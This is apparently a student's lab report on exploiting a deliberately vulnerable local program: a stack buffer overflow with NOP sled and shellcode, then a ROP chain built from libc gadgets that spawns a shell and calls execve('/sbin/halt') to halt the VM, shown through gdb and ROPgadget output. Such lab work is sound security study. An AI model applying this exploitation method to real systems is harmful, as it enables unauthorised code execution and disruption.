
Assignment-2

Report By - Kaustav Vats (2016048)

Basic Buffer Overflow Attack -
I first tested victim program on gdb. I randomly had a payload of size “A” * 100.
This gave seg fault because return address was modified. By adjusting payload, i was able to figure out size of buff + RBP register = 72 bytes

Then i further tested with this payload: “A” * 72 + “B” * 6
This gave segfault and RIP was modified to all B’s. which confirms the location of Return address.


Then i modified the payload to:
Nops * 13 + shellcode + NULL padding (\x00) + return address(Address to any of the nops)
Since the addresses are different in gdb and shell, so i ran victim program and attach gdb on that process.
With payload (“A” * 72 + “B” * 6), i was able to confirm start of buffer and updated my payload accordingly. Below is the screenshot of successful Buffer Overflow attack.



```
kvats@alienware:Q1$ ./victim < input
Enter text for name:
content of buffer: ��������������H1����H��H��H1�H��<H1������Hello World!
Hello World!kvats@alienware:Q1$
```


Basic ROP Exploit -

Extracting gadgets offset in libc.so



```
kvats@alienware:ROPgadget$ ROPgadget --binary /lib/x86_64-linux-gnu/libc
.so.6 --only "pop|ret" | grep rdi
0x00000000000221a3 : pop rdi ; pop rbp ; ret
0x000000000002155f : pop rdi ; ret
0x000000000005b4fd : pop rdi ; ret 0x38
kvats@alienware:ROPgadget$ ROPgadget --binary /lib/x86_64-linux-gnu/libc
.so.6 --only "pop|ret" | grep rsi
0x00000000001306d9 : pop rdx ; pop rsi ; ret
0x00000000000221a1 : pop rsi ; pop r15 ; pop rbp ; ret
0x000000000002155d : pop rsi ; pop r15 ; ret
0x000000000007dd2e : pop rsi ; pop rbp ; ret
0x0000000000023e6a : pop rsi ; ret
kvats@alienware:ROPgadget$ ROPgadget --binary /lib/x86_64-linux-gnu/libc
.so.6 --only "pop|ret" | grep rdx
0x00000000001663b1 : pop rax ; pop rdx ; pop rbx ; ret
0x00000000001306b4 : pop rdx ; pop r10 ; ret
0x000000000011c65c : pop rdx ; pop rbx ; ret
0x0000000000103cc9 : pop rdx ; pop rcx ; pop rbx ; ret
0x00000000001306d9 : pop rdx ; pop rsi ; ret
0x0000000000001b96 : pop rdx ; ret
0x0000000000100972 : pop rdx ; ret 0xffff
kvats@alienware:ROPgadget$
```

Execve offset




```
Hello World!kvats@alienware:Q1$ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep '\<
execve\>'
00000000000e4e30 W execve
kvats@alienware:Q1$
```

Extracting Libc.so base address


In gdb run victim binary, the mark a breakpoint on main using “b main”

Then enter command “info proc” to extract process id, the find base address using below command.




```
kvats@alienware:ROPgadget$ ROPgadget --binary /lib/x86_64-linux-gnu/libc
.so.6 --string execve
Strings information
============================================================
0x0000000000015dfe : execve
kvats@alienware:ROPgadget$ grep libc /proc/10785/maps
7ffff79e4000-7ffff7bcb000 r-xp 00000000 08:01 2233767
 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7bcb000-7ffff7dcb000 ---p 001e7000 08:01 2233767
 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcb000-7ffff7dcf000 r--p 001e7000 08:01 2233767
 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcf000-7ffff7dd1000 rw-p 001eb000 08:01 2233767
 /lib/x86_64-linux-gnu/libc-2.27.so
```

Below is the successful spawn of shell in gdb for Testing purpose
ROP Exploit Successful in GDB




```
gdb-peda$ run < input
Starting program: /home/kvats/Desktop/Network-And-System-Security/Assignment-2/Q2/victim-nonexec-stac
k < input
Enter text for name:
content of buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA_U���
process 16833 is executing new program: /bin/dash
[Inferior 1 (process 16833) exited normally]
Warning: not running
gdb-peda$
```

Below is the stack representation of /sbin/halt program



\x00
\x00
_p
\x00
/bin/sh
execve
\x00
RDX
RSI
RDI
72
\x00



```
[-----------------------------------registers-----------------------------------]
RAX: 0x3b (';')
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x7fffffffe4e0 --> 0x7fffffffe4c0 ("/sbin/halt")
RDI: 0x7fffffffe4c0 ("/sbin/halt")
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe4c0 ("/sbin/halt")
RIP: 0x7ffff7ac8e35 (<execve+5>:        syscall)
R8 : 0x0
R9 : 0x4e ('N')
R10: 0xffffffb2
R11: 0x246
R12: 0x4004c0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe560 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7ac8e26 <__GI__exit+86>:      jmp    0x7ffff7ac8dfe <__GI__exit+46>
   0x7ffff7ac8e28:      nop    DWORD PTR [rax+rax*1+0x0]
   0x7ffff7ac8e30 <execve>:     mov    eax,0x3b
=> 0x7ffff7ac8e35 <execve+5>:   syscall
   0x7ffff7ac8e37 <execve+7>:   cmp    rax,0xfffffffffffff001
   0x7ffff7ac8e3d <execve+13>:  jae    0x7ffff7ac8e40 <execve+16>
   0x7ffff7ac8e3f <execve+15>:  ret
   0x7ffff7ac8e40 <execve+16>:  mov    rcx,QWORD PTR [rip+0x306021]        # 0x7ffff7dcee68
No argument
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe4c0 ("/sbin/halt")
0008| 0x7fffffffe4c8 --> 0x746c ('lt')
0016| 0x7fffffffe4d0 --> 0x702d ('-p')
0024| 0x7fffffffe4d8 --> 0x0
0032| 0x7fffffffe4e0 --> 0x7fffffffe4c0 ("/sbin/halt")
0040| 0x7fffffffe4e8 --> 0x7fffffffe4d0 --> 0x702d ('-p')
0048| 0x7fffffffe4f0 --> 0x0
0056| 0x7fffffffe4f8 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00007ffff7ac8e35      78      in ../sysdeps/unix/syscall-template.S
```

With above stack, i’m able to halt my VM using **execve(“/sbin/halt”, “-p”, NULL)**